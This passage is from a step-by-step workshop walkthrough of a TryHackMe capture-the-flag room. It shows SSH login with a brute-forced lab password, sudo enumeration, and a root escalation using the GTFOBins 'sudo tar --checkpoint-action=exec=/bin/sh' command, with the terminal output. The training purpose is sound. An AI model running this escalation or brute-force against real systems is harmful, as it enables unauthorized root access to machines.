
In Linux, we copy text from terminal windows with **Ctrl+Shift+C** instead of **Ctrl+C**, and paste into a terminal windows with **Ctrl+Shift+V** instead of **Ctrl+V**. In addition, we cannot directly copy text from non-AttackBox sources into an AttackBox window, but rather, we need to access the AttackBox's clipboard first, by clicking on the button located on the left-edge of the AttackBox desktop, in the middle:



Then click on the middle icon:



Then highlight the text and **Ctrl+C** to copy it. Now you can copy that text to any other windows on your non-AttackBox computer.



```
6098965518397345799
```


To paste something into an AttackBox window, we would do the opposite operation, opening the AttackBox clipboard, clearing any text already there, then **Ctrl+V** to paste the text into the AttackBox clipboard, then pasting the clipboard contents into an AttackBox window.

Part 12

Objective – Login to the Server via SSH using the Captured Credentials

Step 1 - enter the following command into the terminal window (you can copy the password from the previous command using the technique described above. NOTE: you will not see any output when you paste or type your password):

ssh lin@bounty.thm
yes
RedDr4gonSynd1cat3



```
root@ip-10-10-154-111:~# ssh lin@bounty.thm
The authenticity of host 'bounty.thm (10.10.115.129)' can't be established.
ECDSA key fingerprint is SHA256:fzjl1gnXyEZI9px29GF/tJr+u8o9i88XXfjggSbAgbE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'bounty.thm,10.10.115.129' (ECDSA) to the list of kno
wn hosts.
lin@bounty.thm's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

CONTEXT

The SSH program allows remote login to servers with a valid username and password. One logged in, commands entered into the SSH terminal window are in the context of the **bounty.thm** machine, and not the AttackBox.

Part 13


Objective – Capture the User Flag

Step 1 – input the following command in the SSH terminal:

ls

Step 2 – read the **user.txt** file by issuing the following command:

cat user.txt



```
lin@bountyhacker:~/Desktop$ ls
user.txt
lin@bountyhacker:~/Desktop$ cat user.txt
THM{[redacted]}
lin@bountyhacker:~/Desktop$
```

CONTEXT

Most systems in Capture the Flag (CTF) exercises contain flag files which represent proof of access to that file. Typically, a CTF system will contain a User flag (representing low-level access), and a Root flag (representing high-level access). A CTF exercise is usually considered complete when you have access to the Root flag.

Part 14

Objective – Answer the Sixth Task 1 Question

Step 1 – in the SSH terminal, copy the output of the **cat user.txt** command and paste it into the answer field for the sixth question in the TryHackMe webpage,


Part 15

Objective – Enumerate the Lin User's Privileged Commands on the System

Step 1 – in the SSH terminal, issue the following command:

sudo -l

If the system asks for a password, remember that it is **RedDr4gonSynd1cat3**



```
lin@bountyhacker:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
lin@bountyhacker:~/Desktop$
```

CONTEXT

On Linux, the **sudo** command is used to execute other commands with the highest level of privilege (the Root user). When we use **sudo -l**, we are checking which commands the current user (**Lin**) is able to use with elevated privileges. In this case, Lin is able to use **tar**, which is a file compression program.

Part 16


Objective – Find a Way to Escalate Privileges Using the Tar Program

Step 1 – in another web-browser, navigate to your favorite search engine and input the following search terms:

sudo tar privilege escalation

Step 2 – locate the GTFObins link and navigate to the following page:

https://gtfobins.github.io/gtfobins/tar/



sudo tar privilege escalation


About 260,000 results (0.45 seconds)

https://gtfobins.github.io › gtfobins › tar

tar | GTFOBins

tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh ... is allowed to run as superuser by **sudo** , it does not drop the elevated **privileges** and may be used to access the file system, **escalate** or maintain **privileged** access.

Step 3 – Read the section on the page under the **Sudo** header



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

CONTEXT

Privilege Escalation is the act of gaining further permissions on a computer system, assuming that current user account is not an Administrator or Superuser (Root or System) account. The GTFObins website is a good resource for privilege escalation using Linux programs in environments where the user is able to use **sudo**.

Part 17


Objective – Escalate to Root Privileges by Exploiting the Tar Program

Step 1 – copy the tar command listed on the GTFObins webpage under the Sudo header and paste it into the SSH terminal:

sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

Step 2 – confirm that we are acting as the Root user using the following command:

whoami



```
lin@bountyhacker:~/Desktop$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --ch
eckpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# 
```

CONTEXT

We are able to use the **Tar** program to assume the role of the superuser (Root) because we give the Tar program a command that creates a new terminal shell in the middle of executing the Tar command, and since we are using Tar with sudo, the program executes as if it is being run by the Root user, and so, the terminal shell that is created runs as Root.

Part 18

Objective – Capture the Root Flag

Step 1 – in the SSH terminal, navigate to the **/root** directory using the following command:


cd /root

Step 2 – check the contents of the directory using the ls command:

ls

Step 3 – read the root.txt flag file using the cat command:

cat root.txt



```
# cd /root
# ls
root.txt
# cat root.txt
THM{[redacted]}
# 
```

CONTEXT

Now that we are the Root user, we are able to access the **/root** directory. If we had tried to do so using the Lin user account, we would have received the response “access denied”. The Root user is able to access, create and delete any files on the system.

Part 19

Objective – Answer the Final Task 1 Question and Complete the Room

Step 1 – in the SSH terminal, copy the output of flag.txt file and paste that text string into the answer field for the last question in the TryHackMe webpage, then press enter.

CONTEXT

Congratulations on completing the exercise!

Summary

Now that we've captured the information in the User and Root flag files, the exercise is technically over. The system's FTP service allowed anonymous login, and so we were able to access and download the files contained in the FTP directory. Using information obtained from those files, we were able to brute-force attack the server's SSH service and confirm valid credentials. Using the brute-forced credentials, we logged into the system using SSH and determined that the user account was able to run the Tar program with elevated privileges. Using online research, we discovered a method of privilege escalation using the Tar program, which gave us Root access to the system. With Root access, we captured the objective flag file and completed the exercise.

Further Learning

The workshop exercise is over. If you enjoyed the workshop, and you're interested in learning more, you can find some links below that provide free training and exercises for basic skills used in ethical hacking and cybersecurity:

Linux OS Commands

http://linuxjourney.com

https://tryhackme.com/room/linux1

https://tryhackme.com/room/linux2

https://tryhackme.com/room/linux3

https://tryhackme.com/room/linuxstrengthtraining

https://tryhackme.com/room/linuxmodules

https://www.youtube.com/watch?v=2PGnYjbYuUo

Computer Networking

https://tryhackme.com/room/introtonetworking

https://tryhackme.com/room/bpnetworking

https://www.youtube.com/watch?v=QKfk7YFILwsli

Workshop Appendix

Reference Links for Programs and Apps Used During the Workshop

Basic Linux Commands:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/bltea7de5267932e94b/5eb08aafcf88d36e47cf0644/Cheatsheet_SEC301-401_R7.pdf

Nmap:

https://assets.contentstack.io/v3/assets/blt36c2e63521272fdc/blte37ba962036d487b/5eb08aae26a7212f2db1c1da/NmapCheatSheetv1.1.pdf

Hydra:

https://noxtal.com/cheatsheets/2020/07/24/hydra-cheatsheet/